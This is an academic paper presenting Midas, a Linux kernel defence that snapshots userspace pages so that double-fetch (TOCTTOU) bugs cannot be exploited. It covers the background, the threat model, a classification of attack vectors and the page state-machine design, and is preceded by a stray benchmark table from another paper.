leveldb (ms)	fillseq		-		1.692	1.745	0.053 / 3.10%
	fillsync		-		6.861	6.990	0.129 / 1.80%
	fillrandom		-		4.892	5.013	0.121 / 2.40%
	overwrite		-		4.869	4.665	-0.204 / -4.10%
	readrandom		-		9.332	9.368	0.036 / 0.38%
	readseq		-		0.573	0.575	0.002 / 0.34%
	readreverse		-		1.075	1.069	-0.006 / -0.55%
blogbench (ms)	write		-		382	381	1 / 0.2%
	read		-		416368	415550	818 / 0.2%

	5.12.0-rc1/Mac mini	4.19.49/Rpi3	FreeBSD/Qemu
Stock	123.5 MB	19.9 MB	5.9 MB
w/ PAL	130.7 MB	23.0 MB	6.4 MB
Overhead	7.2 / 5.8%	3.1 / 15.6%	0.5 / 8.5%

Table C1: Detailed data about performance overheads, and image sizes increased by PAL in Linux and FreeBSD kernels.

Midas: Systematic Kernel TOCTTOU Protection

Atri Bhattacharyya
EPFL

Uros Tesic *
Nvidia

Mathias Payer
EPFL

Abstract

Double-fetch bugs are a plague across all major operating system kernels. They occur when data is fetched twice across the user/kernel trust boundary while allowing concurrent modification. Such bugs enable an attacker to illegally access memory, cause denial of service, or to escalate privileges. So far, the only protection against double-fetch bugs is to detect and fix them. However, they remain incredibly hard to find. Similarly, they fundamentally prohibit efficient, kernel-based stateful system call filtering. Thus, we propose *Midas* to mitigate double-fetch bugs. Midas creates on-demand snapshots and copies of accessed data, enforcing our key invariant that throughout a system call's lifetime, every read to a userspace object will return the same value.

Midas shows no noticeable drop in performance when evaluated on compute-bound workloads. On system call heavy workloads, Midas incurs 0.2–14% performance overhead, while protecting the kernel against any TOCTTOU attacks. On average, Midas shows a 3.4% overhead on diverse workloads across two benchmark suites.

1 Introduction

The operating system (OS) kernel provides isolation between processes and is a key trusted computing base. Each *untrusted* userspace process runs under a dedicated user in its own address space and must request resources (such as communication channels or changes to its address space) from the *trusted* kernel. The userspace/kernel interface forms an explicit trust barrier; all data that crosses this boundary in either direction must be carefully checked by the kernel. Userspace processes attack the kernel by issuing system calls (syscalls) that then trigger kernel bugs, elevating the privileges of the process. A common class of kernel bugs are so-called *double-fetch* bugs [35, 38, 40, 44]. They occur when higher-privileged code, such as the kernel, reads the same data from the lower-privileged address space twice. Double-fetch bugs are a *race condition* between threads of different privileges. A *time-of-check to time-of-use (TOCTTOU)* violation occurs when the first read is used to check a condition while the second read is used to modify state. An example of a double fetch bug is when the kernel reads the length of a buffer from userspace, allocates a kernel buffer, then reads the length a second time to finally copy the data from userspace to the kernel. An attacker may concurrently overwrite the length of the buffer (with a larger number) after allocation, causing the memory copy to overflow the kernel buffer. Double-fetch bugs are a frequent problem in kernels and hypervisors [1–10]. Watson [42] blames an unfixable TOCTTOU constellation as a reason for the generic insecurity of *syscall wrappers*. Syscall filtering wrappers require that data read from userspace for the initial check remains the same when the kernel later uses it for computation. Therefore, such filters can currently only check arguments passed by value. Midas enables "deep argument inspection" for SecComp [12, 13] (i.e., checks arguments passed by reference). Without Midas, such inspection is impossible: these checks introduce double fetches, and consequently TOCTTOU bugs.

To mitigate double-fetch bugs in the kernel, a system must prohibit *concurrent changes*[1] to memory accessed by the syscall. Attackers may find crafty ways to trigger such concurrent writes, including: *i*) direct writes from userspace (e.g., from concurrent threads), *ii*) kernel writes from syscalls (e.g., from concurrent syscalls), *iii*) modifying address space mappings, *iv*) concurrent `write` syscalls to a file that alters mapped file pages, and *v*) storing arguments on device-backed pages, leveraging devices to trigger concurrent writes. To prevent attacks, all concurrent writes must be prohibited.

We base our defense on a single key invariant: ***through a syscall's lifetime, every read to a userspace object will return the same value***. From this invariant we derive a *security property* ensuring that every read during the execution of a syscall is tracked. Subsequent reads from the same address will always return the same value. For performance, multiple

*This work was done during the author's time at EPFL.

[1] The attacker model includes both concurrent and parallel writes.

versions of an object may exist simultaneously, depending on when the syscall was started and how many concurrent syscalls are in flight. Orthogonally, we derive a *correctness property* that ensures the sharing of the correct version among inflight syscalls. All writes end up on the most recent version of the objects, allowing forward progress. While we implement this invariant in our Midas prototype for the Linux kernel, this defense applies to any modern OS kernel.

Our evaluation of Midas demonstrates low performance overhead. On workloads from the NAS Parallel Benchmarks suite, Midas shows an average performance overhead of 3.7%. Similarly, its performance overhead on more kernel-intensive workloads from the Phoronix Test Suite is 3.4% (with negligible memory overhead). Our security evaluation demonstrates how Midas successfully stops all attacks against vulnerable syscalls. Our contributions are:

- Distillation of TOCTTOU attack vectors into an invariant that protects the kernel against malicious concurrent modifications,
- Midas, a design that prohibits and detects TOCTTOU attacks against modern kernels, prohibiting their exploitation, enabling developers to detect TOCTTOU bugs, and providing the foundation for safe syscall interposition and validation, and
- An efficient implementation of Midas for the Linux kernel that exhibits low (3.4%) performance overhead.

2 Background

Midas orchestrates several mechanisms within the Linux memory subsystem to provide its protection guarantees. Linux uses architecturally defined per-address space page tables to define mappings to pages. Midas protects these pages by temporarily marking them read-only in the page tables. This section provides background information necessary to reason about why and how Midas protects syscalls from concurrent writes.

2.1 Page Tables and Memory Protection

Virtually all modern architectures (e.g., x86, ARM, SPARC, and RISC-V) implement separate virtual and physical address spaces (AS) based on fixed-size regions called pages. Programs execute in their virtual address space while caches and main memory are accessed using physical addresses. Architectures rely on page tables orchestrated by the operating system to translate between these address spaces and to protect such accesses. Page tables are arranged as radix trees, where different bits of the virtual address are used as indices into successive levels of the page table. At the leaf page table, a unique pagetable entry (PTE) stores the translation and protection information for a page.

A PTE in x86-64 is a 64-bit value holding, among others, the following metadata: a *Present bit (P)* to mark the PTE's validity; *Protection bits (NX, R/W, U/S)* to restrict the type of access and the privilege level of the accessing code; *Software-usable bits (SW1-SW4)* that are ignored by the MMU and used by the operating system to store metadata; and a *Page Frame Number (PFN)* to identify the page's physical address.

An access using a virtual address first reads the corresponding PTE's present bit to check its validity. Then, the access checks whether the access is allowed from the executing code's privilege level by checking the U/S bit and whether the read/write access is allowed by checking the R/W bit. When all checks pass, the processor uses the PFN to find the data in the caches or in memory. When a check fails, the processor raises a protection fault/exception and moves control to an OS-specified exception handler.

Reading PTEs from a multi-level page table is an expensive operation, and modern processors cache PTEs in caches known as Translation Lookaside Buffers (TLBs) to reduce the cost of subsequent accesses. On most architectures, the OS is responsible for keeping TLBs coherent with the page table, necessitating entries to be flushed from TLBs when the corresponding PTE is updated.

2.2 Linux Memory Subsystem

Linux implements various abstractions—including processes, files, and shared memory—using the architecture's page tables. All threads within a Linux process share a single address space, and consequently use the same page table for translation and protection. Each page within the process' virtual address space may be mapped or unmapped. Mapped pages have separate read/write/execute permissions. Programs typically have write-execute exclusion, meaning code pages cannot be written to and data pages cannot be executed. These permissions map directly to page-table bits. Pages in Linux may also be copy-on-write (COW) pages, which are mapped read-only in multiple address spaces, but duplicated when any process writes to it, resulting in a separate copy.

Linux maintains userspace and kernel mappings to memory in distinct parts of the virtual address space. The PTE entries for kernel mappings, located in the top half of the address space, have the U/S bit set. These kernel mappings are identical for all address spaces, and are kept consistent across the corresponding page tables. In contrast, the PTE entries for userpace mappings, located in the bottom half of the address space, have the U/S bit reset. A userspace page has atleast one userspace mapping and atleast one kernel mapping. Shared userspace memory is implemented by mapping a page in more than one address space.

Files in Linux occupy a separate namespace (rooted at `/`). However, when files are read or written, parts of the file are cached in the kernel's page cache (which consists of pages mapped in the kernel's address space). Moreover, programs

can explicitly map pages from a file, in which case the corresponding pages from the page cache are also mapped at userspace addresses in the process' page table. Mapped file pages can therefore be accessed by the file-system driver using kernel addresses, and userspace programs using userspace addresses. Userspace pages not backed by a file are called *anonymous pages*.

2.3 Supervisor Memory Protection

Kernel accesses to userspace memory use userspace mappings, introducing the risk of the kernel confusing userspace data structures for kernel data structures. An attacker can exploit this behavior via bugs in the kernel. Essentially, the attacker needs to set up either data structures or code within its accessible memory, then exploit a kernel bug to make the kernel use these data structures, or execute this code.

Architectures and OSs have mitigated these vulnerabilities by introducing *supervisor memory protection*. Under supervisor memory protection, kernel read/write/execute access to userspace memory raises a fault (depending on the state of a per-core system register). On x86-64, these features are known as Supervisor Memory Access Protection (SMAP, for data accesses) and Supervisor Memory Execution Protection (SMEP, for code accesses). Bits in the CR4 register track whether these protections are active, and the privileged `stac`/`clac` instructions are used to quickly enable and disable SMAP. In the OS, all accesses to userspace memory are made explicit, using *transfer functions* to read from and write to userspace memory. Any unintended access outside of these functions causes a hardware fault, indicating a kernel bug or an attack. Linux implements the `copy_{from/to}_user` functions, which use the access control instructions to disable SMAP before accessing userspace data, and then re-enable SMAP afterwards. Transfer functions make kernel accesses to userspace data explicit, allowing Midas to reliably track and protect all kernel fetches from userspace memory.

2.4 Double-Fetch Bugs

Double-fetch bugs occur when a privileged environment (such as the kernel) reads untrusted memory multiple times, returning different values each time. Such a situation is depicted in Figure 1, where the value of `X` in memory is changed by an attacker between two reads by the target thread. Exploiting such a bug requires a race condition i.e. accesses to memory in a particular order across threads. A specific variety is the *time-of-check to time-of-use* (TOCTTOU) bug which occurs when the first fetch validates an object's value and the second fetch uses the same object's value. TOCTTOU bugs are widely studied in file systems, where the API makes it possible to swap the file after validating the access rights [20, 32, 33, 37, 43]. TOCTTOU bugs affect both kernel [23, 40] and dynamically-loaded driver code [7, 14]. Wang et al. [40] showed that double fetches appear not only in kernels, but wherever there is a trust boundary to cross (e.g., kernel—hypervisor [44] and hardware—kernel boundaries [28]).




Figure 1: Example of a double-fetch bug.

	Userspace	Kernel	Device
Existing mapping	Intra AS Cross AS	User mapping Kernel mapping	DMA MMIO page

New mapping	`mmap`
	`clone`
	`swap`
		`mm_populate`	New DMA/ MMIO page

Table 1: Attack vector classification for TOCTTOU exploits.

3 Threat Model

The attacker has access to a user account on the target machine. They can execute arbitrary userspace code, including syscalls. Some of the system calls have double-fetch vulnerabilities which the attacker wishes to exploit (e.g., for privilege escalation). The attacker may execute arbitrary sequences of syscalls on multiple CPU cores in parallel, or concurrently on the same core.

Midas mitigates any unintended corruption or information leakage *in the kernel* or *in other user processes* that arises through double-fetch bugs. Hardware attacks such as Rowhammer [30] or side-channels [26], and file-system TOCTTOU attacks [32, 33, 37, 43] are out of scope.

4 Attack Classification

Midas guards data processed during a syscall's execution against concurrent modification. We label the data fetched

twice as vulnerable data. In this section, we classify attacks based on two criteria: the privilege level of the writer, and whether the mapping used for writing exists at the time of the first read. Table 1 summarizes our classification. Importantly, this classification helps understand existing attacks and how to protect against them, and where future attacks (bugs) may arise. The device column corresponds to attacks where a device (e.g., a network card, GPU, FPGA) is responsible for modifying vulnerable data. Watson [42] describes a subset of the following attack vectors.

Existing userspace mappings to a page can be used to modify vulnerable data which the targeted syscall is reading. Userspace can directly write to a mapped page, irrespective of whether the mapping is in the same address space or not. Alternatively, a concurrently executing syscall can also modify the vulnerable data in a *confused-deputy* attack. When the attacker passes a pointer to the vulnerable data to the syscall as a user buffer in which the syscall can return some data, the kernel's write to the buffer can modify vulnerable data. For example, the `read` syscall takes an argument pointing to a user buffer where the contents of a file will be copied to. Another example is `rt_sigaction`, where the kernel writes to a user buffer pointed to by the `oldact` argument. In both of these attacks, the malicious write uses a userspace mapping. *A protection mechanism must account for all userspace mappings to pages containing vulnerable data at the time of the targeted syscall's first read.*

Existing kernel mappings to a page also mapped in userspace can be leveraged by an attacker in a confused-deputy attack. Here, the attacker maps a file-backed page from the page cache into a userspace process and then passes as an argument in this page to the target syscall. The attacker then triggers a concurrent `write` syscall to modify the vulnerable data using kernel mappings for the page cache pages. The kernel does not explicitly track kernel addresses mapping to a page, but the file-system driver does explicitly find the page before writing to it. *A protection mechanism must instrument file-system drivers to account for writes via kernel mappings to vulnerable data.*

The kernel might create new mappings to the vulnerable data between the double fetches by the target syscall, bypassing any protective permissions installed by the transfer function in PTEs at the time of first read. An attacker can call `mmap` and `clone` to create a new mapping to the vulnerable data before writing to it. The page-table mapping might not be created at the time of the malicious syscall, but lazily when the attacker writes to the vulnerable data due to demand paging. In a more involved variant, the attacker can use the kernel as a confused deputy which touches the unmapped page and maps it in, then writes to the vulnerable data. In all of the above vectors, the function populating pages for a process (`mm_populate` on Linux) is creating the new mapping. *A protection mechanism must instrument any syscalls and other kernel mechanisms which can create new mappings.*

Swapping may also create a new page-mapping. If the attacker writes to a page that was previously swapped to disk, but later swapped in to be read by the target syscall in a different address space, the kernel might lazily reinstate the attacker's mapping to the page. *The swapping mechanism must be protected.*

Midas protects against all of the previously-listed attack vectors. In the absence of any other syscall which can create new userspace mappings to vulnerable data, Midas' protection is complete against writes from both user and kernel code.

Finally, a device might modify vulnerable data if it is either allowed to DMA (direct memory access) to the page, or if the page is memory mapped (MMIO) and is actually backed by the device. In the latter case, external factors can change the vulnerable data. Existing discretionary access control rules typically prevent users (except a superuser) from mapping device-backed pages into their address spaces. Such users are also disallowed from configuring DMA devices. Thus, device modifications to vulnerable data fall outside our threat model and are not protected by Midas. However, Midas can be extended to protect against modifications by DMA devices on processors supporting IOMMUs or similar methods for access control [31]. As a superuser can modify kernel code via kernel modules, protecting against attacks from this user falls outside of our threat model.

5 Midas Design

Midas maintains a single, core, *invariant*: ***through a syscall's lifetime, every read to a userspace object will return the same value***. By construction, the invariant guarantees that double-fetches in syscall code will read the same data, *eliminating TOCTTOU bugs*. Midas maintains the invariant by tracking *snapshots* of objects when first accessed, lazily making *copies* when the object is concurrently written and accessing the correct copy on subsequent reads. Copies are only maintained during syscalls' lifetimes, and are released as soon as no syscall needs it. Consequently, each userspace object has a single copy when no syscalls are running. The invariant also means that only accesses to userspace objects by the kernel need to be protected. Accesses to userspace objects from userspace and kernel objects by kernel code remains unaffected.

Midas' implementation builds on the protection mechanisms provided by existing virtual memory implementations. On modern platforms, virtual memory protection is set up by the OS at page granularity by setting bits in pagetable entries (PTEs). These permission bits are checked by the hardware on memory access, efficiently enforcing the permissions, and raising a fault when they are violated. For performance, Midas implements its invariant at page granularity, not object granularity: when a syscall reads from userspace, every page touched by that read is covered, not merely the bytes read. Page-granularity protections are conservative compared to

byte-granularity protection and Midas maintains its invariant. As a side-effect of its implementation, Midas does not distinguish accesses to different parts of a page (intra-page false sharing). False sharing leads to unnecessary page duplications, incurring performance overhead on highly shared pages, but does not affect correctness.

For an object spanning multiple pages, Midas' design sequentially protects each page before reading from it. The leading pages containing the object are protected before the later pages, allowing an attacker to potentially modify the later pages before the syscall first reads them. However, the attacker is prevented from modifying any of these pages after the syscall's first read, ensuring that double fetches respect the invariant. If the syscall code contains a TOCTTOU bug, the modification will be visible to the first fetch itself (which is used for checking for validity of the data) and will lead to the data being rejected straightaway. Midas' invariant therefore prevent exploitation of double-fetch vulnerabilities even when the fetched objects span multiple pages. We elaborate on this case with an example in Section 5.2.

A major requirement for Midas is to allow concurrent access to pages by user/kernel code running in parallel with a syscall which reads from the same pages. This requirement prevents deadlocks and improves performance *vis-a-vis* a naïve design which blocks all other tasks writing to pages already read by a syscall until the syscall completes. The naïve design can deadlock because it introduces dependencies between tasks for forward progress, which we illustrate in the following example of a system with two tasks (A and B): *i*) Task A issues a blocking syscall which reads a user page and blocks, then *ii*) Task B writes to the same user page before issuing a syscall which resumes task A. In this case, if Task A's read to the page preceeds Task B's write, Task B will be blocked waiting for A to complete its syscall. Task A will also remain blocked waiting for Task B's syscall, introducing a circular dependency, leading to deadlock. The naïve design also introduces unnecessary delays in other cases, such as the one described below, again with two tasks (C and D): *i*) Task C reads from a page and sleeps for a long while, but does not read from the page a second time, then *ii*) Task D writes to the same page after task C has read from it, and blocks until Task C completes and is unnecessarily delayed. A more performant approach is to duplicate the concurrently accessed page: the copy is kept for task C for future fetches, and task D can write to the original and proceed without delays.

Midas must maintain multiple versions of a page read by a syscall to maintain its invariant in the face of concurrent writes. Midas introduces *snapshots* and *copies* to keep track of page versions. Snapshots are logical views of the page's contents at a particular time, while the actual contents are stored in one of many copies. Each snapshot maps to a copy, allowing the contents of the page at the time of creating the snapshot to be read. If multiple snapshots are taken without intervening writes to the page, these snapshots will map to a single copy, reducing Midas' space overheads and performance overheads for creating copies. Midas maintains a snapshot of every page when first read by a syscall. On a double fetch by the same syscall, the copy mapped to the snapshot is accessed, ensuring that the data read is the same as the first time. The latest copy of the page is used for all writes, by the syscall as well as from concurrently running tasks, updating the page as seen from userspace. Midas' design draws parallels to multi-version concurrency control methods for databases based on snapshot isolation [45]. Transactions read from a snapshot of the database state from when they started, and writes update the up-to-date state of the database. *Essentially, Midas is a multi-versioning system for pages where syscalls read from immutable versions to prevent TOCTTOU bugs and syscalls and userspace both write to a single mutable version holding the latest state of the page.*

5.1 Page State Machine

To track multiple versions of the contents of a page when being concurrently accessed by numerous tasks, from userspace or during a syscall, Midas implicitly maintains a per-user page state machine. For a page, its corresponding state machine *i*) tracks snapshots for currently executing syscalls which have read it, *ii*) tracks copies of the page, and *iii*) maintains the mapping between snapshots and copies necessary for providing the correct contents to subsequent reads.

Figure 2 shows the state machine for a single page. At every state, the page has two associated sets: *i*) the copies set $C = \{C_L, C_0, \dots\}$ holds multiple copies of the page over time, and *ii*) the snapshots set $S = \{L, S_0, S_1, \dots\}$ tracks logical versions of the page, each corresponding to one executing syscall and each mapping to a copy. Reads from kernel code in a syscall use the *snapshot's corresponding copy*. Writes from user/kernel code and reads from userspace access the *latest copy* C_L, which is mapped in processes' address spaces. All other copies are read-only (no matter what the original page protection is), and are used for providing snapshots to syscalls. Read-only pages only use states 0 and 1, and writes lead to segmentation faults (as they do on non-Midas systems). Knowing which state the page is in allows Midas to differentiate between faults due to Midas protecting pages and faults due to actual permissions violations in userspace programs or the kernel. The latest copy C_L of read-only pages remains read-only in both protected states (1 and 3). In the following paragraphs, we describe how the state machine for a single, writable user page transitions between its states, what triggers each transition, and what changes are made to the copies and snapshot sets on a transition. In Figure 3, we illustrate how the state machine protects the syscall from Figure 1.

State 0. A page starts as `(unprotected, unduplicated)`. In this state, there is a single copy C_L and a single "snapshot" L. The snapshot L refers to the latest version of the page which changes over time, and is




Figure 2: State diagram for a page in Midas. Reads/writes from userspace/syscall code are marked (u)/(s) respectively. Shading is used to represent the mapping from snapshots to copies.

the only mutable snapshot. All processes where this page is mapped have unrestricted userspace read and write access, and unrestricted kernel write access. The remaining operation, a read from kernel code, triggers a transition to State 1. In Figure 3, the snapshot L initially contains the value 42.

State 1. The page in State 0 transitions to the `(protected, unduplicated)` state as soon as a syscall reads from it. Midas first marks the page's latest copy C_L read-only in all processes, trapping writes to the page but allowing concurrent userspace reads to continue. A new snapshot, S_0 linked to this syscall is allocated for this page. For the rest of its lifetime, this syscall will only read this page from this snapshot. Both snapshots S_0 and L refer to the same copy C_L (shown by the blue cross-thatch in Figure 2). Prior to any writes to this page, any other syscalls which also read the page get their own snapshots (e.g., S_1) all pointing to the single copy C_L. The page's read-only status causes the hardware to fault on any write, notifying Midas to transition the page to State 2. In Figure 3, the page transitions to State 1 when the syscall first reads it, and adds a snapshot S_0.

State 2. A page in State 1 transitions to the `(unprotected, duplicated)` state on any write from user or kernel code. Midas duplicates the old contents of the page from copy C_L, creating a read-only copy C_0 (shown by green shading in Figure 2). Snapshots except L (i.e. S_0 and S_1) previously mapping to C_L are mapped to the copy C_0. The write then modifies the latest copy C_L, which is made writable again. Note how, in this state, any read using the snapshots S_0 or S_1 reads from the unmodified copy C_0 while writes directly affect C_L. Certain syscalls such as `rt_sigaction` both read and write from the same user page. A write by `rt_sigaction` to the page it has previously read will update the page's latest copy C_L, but not the duplicate copy C_0. Midas' write policy ensures that the copy C_L always holds the latest contents of the page, up-to-date with all the writes to the page, from both user and kernel code. Further, Midas does not need to merge writes from userspace and syscall code on a syscall's completion, since both directly modify the same copy C_L. All other copies C_i are immutable. When the attacker writes to the page in Figure 3, the page moves to State 2, linking the snapshot S_0 to a copy holding the original value 42. The writes from both the attacker and the syscall itself both affect the copy C_L, but the read from the syscall accesses the snapshot S_0 and reads the same value as the first time.

State 3. A separate syscall subsequently reading the page in State 2 transitions it to the `(protected, duplicated)` state. The new snapshot, S_2, points to the latest copy C_L. State 3 is similar to State 1, except that there are different copies of the page used for reading by different syscalls. The syscall for which S_0 was allocated will read from the copy C_0, while the syscall for which S_2 was allocated will read from copy C_L. On a write, the page transitions to State 2 and is duplicated again, creating another copy C_1: snapshot S_2 maps to C_1 while snapshots S_1 and S_0 continue to map to C_0.

Releasing snapshots. Midas uses snapshots to enable a syscall to read the same data from a page during its lifetime and releases snapshots when syscalls complete. Releasing a snapshot is possibly accompanied by a state transition and the release of the mapped copy. If S_i mapped to the latest copy C_L, Midas cannot free the copy since userspace is using it. In




Figure 3: Diagram illustrating Midas preventing exploitation of a double fetch of object `X`.

this case, the page must be in State 1 or 3, and C_L is read-only. After removing S_i, if L is the sole remaining snapshot mapped to C_L, Midas makes the page writable, moving to State 0 or 2 from State 1 or 3 respectively. If S_i is mapped to any other duplicate C_i, Midas frees the copy along with the snapshot if S_i is the last remaining snapshot mapped to C_i. If the page was in State 2, C_L was writable and unmapped by any snapshot, so Midas changes the page to State 0. This transition is shown in Figure 3, where the snapshot S_0 and the copy C_0 are both discarded. If the page was in State 3, C_L was read-only and mapped by some other snapshot, so Midas moves the page to State 1. Recall that all snapshots S_i except L are immutable. Any data written by the syscalls directly affect L. Therefore, dropping a snapshot S_i is trivial and does not require writes from the syscall to be merged into the latest copy.

5.2 Discussion

Correctness of syscalls directly updating snapshot L. Midas' design lets all writes, including those from syscalls, to directly update the latest copy of the page C_L and this property maintains correctness of system execution. We now show that there is a valid, safe execution trace of a system not protected

System Call	Exemption reason
`futex`	Relies on concurrent write
`execve`	Remaps address space
`write`	Invulnerable, improves performance

Table 2: System calls uninstrumented by Midas.

by Midas which generates the same sequence of writes to the page, and therefore generates the same contents of the page when the syscall ends. We define a *safe* trace as one that has no writes to vulnerable data between double fetches by the kernel, and therefore does not trigger any existing TOCTTOU bugs. By showing that the final contents of memory after a Midas syscall has a corresponding execution without Midas (which we assume to be correct) leading to the same contents, we can conclude that the execution of the Midas syscall is also correct. For this proof, we assume that no syscall reads the same object after writing to it (r-w-r pattern). Such syscalls do not exist in the Linux kernel, and are discussed below. Therefore, our syscalls write to an object after completing all of their reads of that object.

Consider a page holding a single-byte object O_0, and the sequence of operations to this byte during a Midas syscall be $Ops = \{Op_0, Op_1, \dots\}$. Each operation is a tuple $(r/w, k/u)$ specifying whether the operation was a read or a write, and whether the operation was due to a user or kernel instruction. Suppose there was no attempt to exploit a TOCTTOU bug, i.e., between any two read operations by the same syscall, there was no write to this object. In this case, Midas reads the same value from its snapshot of the object as is present on the latest version. The same sequence of operations on a non-Midas system would be valid and safe, since the object value does not change between the kernel's double fetch and the syscall reads the same value on this system.

Assume there was an attempt to exploit a TOCTTOU bug: a write Op_1 exists between two syscall reads Op_0 and Op_2. Midas protects the syscall ensuring that Op_2 does not see the effect of Op_1 by reading from a snapshot instead of the latest copy C_L. Since our syscalls are assumed to not contain any r-w-r pattern, any writes by the syscall happen after Op_2. Let us assume that the syscall's write is Op_3. We can generate a valid, safe execution on a non-Midas system by moving the attacker's write to after the last read by the syscall, i.e., $Ops = \{Op_0, Op_2, Op_1, Op_3\}$. The syscall in this system reads the same value both times, and hence has the same execution as that in the Midas case. The value of the object when the syscall completes is that written by Op_3 in both cases (or that written by Op_1 when the syscall does not have a final write). Since the syscall has the same execution and the final value of the object is the same, the execution of the Midas system is the same as that of the non-Midas system. In general, any trace of operations on a Midas system can be translated to a valid,

safe trace on a non-Midas system by moving malicious writes to an object to just after the last double fetch of that object. Multiple syscalls in Midas can therefore write to the same object without affecting correctness, because an equivalent, valid, safe non-Midas trace exists where all of the writes have been postponed, in the same order to after the double fetch reads.

Exemptions. Syscalls such as `futex` rely on user data changing between double fetches to implement their functionality and cannot be protected by Midas. These syscalls are listed in Table 2. The `futex` syscall implements a fast synchronization mechanism for userspace and relies on atomic writes from concurrent userspace threads to update a condition the syscall is waiting for. Subjecting a `futex` syscall to Midas' invariant will prevent it from ever waking up the waiting task. Such syscalls cannot be protected by Midas, and we implement an exemption list to prevent transitions in the state machines of pages read by these syscalls. The code for exempted syscalls must be manually inspected for double-fetch vulnerabilities. Crucially, exempting these syscalls from Midas' protection does not affect the security of other syscalls containing double fetches. Any writes from these syscalls are subject to the same rules described in the state machine, and cannot break Midas' invariant. Midas can also implement finer-grained exemptions based on syscall parameters. Those were not necessary for Linux.

Syscalls with read-write-read patterns. A (hypothetical) syscall that reads from an object, writes to it, and then reads back the updated object cannot be protected using Midas. Midas' invariant will ensure that the second read is identical to the first, and does not reflect the intermediate write. Such syscalls must remain exempt from Midas' instrumentation. During extensive tests, we did not find any other syscall which exhibits this behavior in the Linux kernel.

Syscalls with false sharing. Another hypothetical type of syscall could struggle with Midas' instrumentation due to false sharing. Suppose a page contains two objects, O_0 and O_1, and a syscall sequentially reads O_0 then O_1. Due to Midas' invariant being enforced at page granularity and false sharing of the page between these objects, Midas guarantees that the value of object O_1 read is the same as what was contained when it first read object O_0. A syscall requiring the value of O_1 to change between these two points in time would not work with Midas' protections. Such a hypothetical syscall, requiring concurrent modifications to its arguments, could exist to support some synchronization mechanism similar to a `futex` and can be safely exempt from Midas' invariant. During extensive tests, we did not find any other syscall which exhibits this behavior in the Linux kernel.

Example: Objects spanning multiple pages. Figure 4 shows Midas protecting a syscall which has a double fetch for an object spanning multiple pages. Here, the two pages containing the object `X` are accessed as `X[0]` and `X[1]`. The attacker tries to attack the syscall by changing the value of

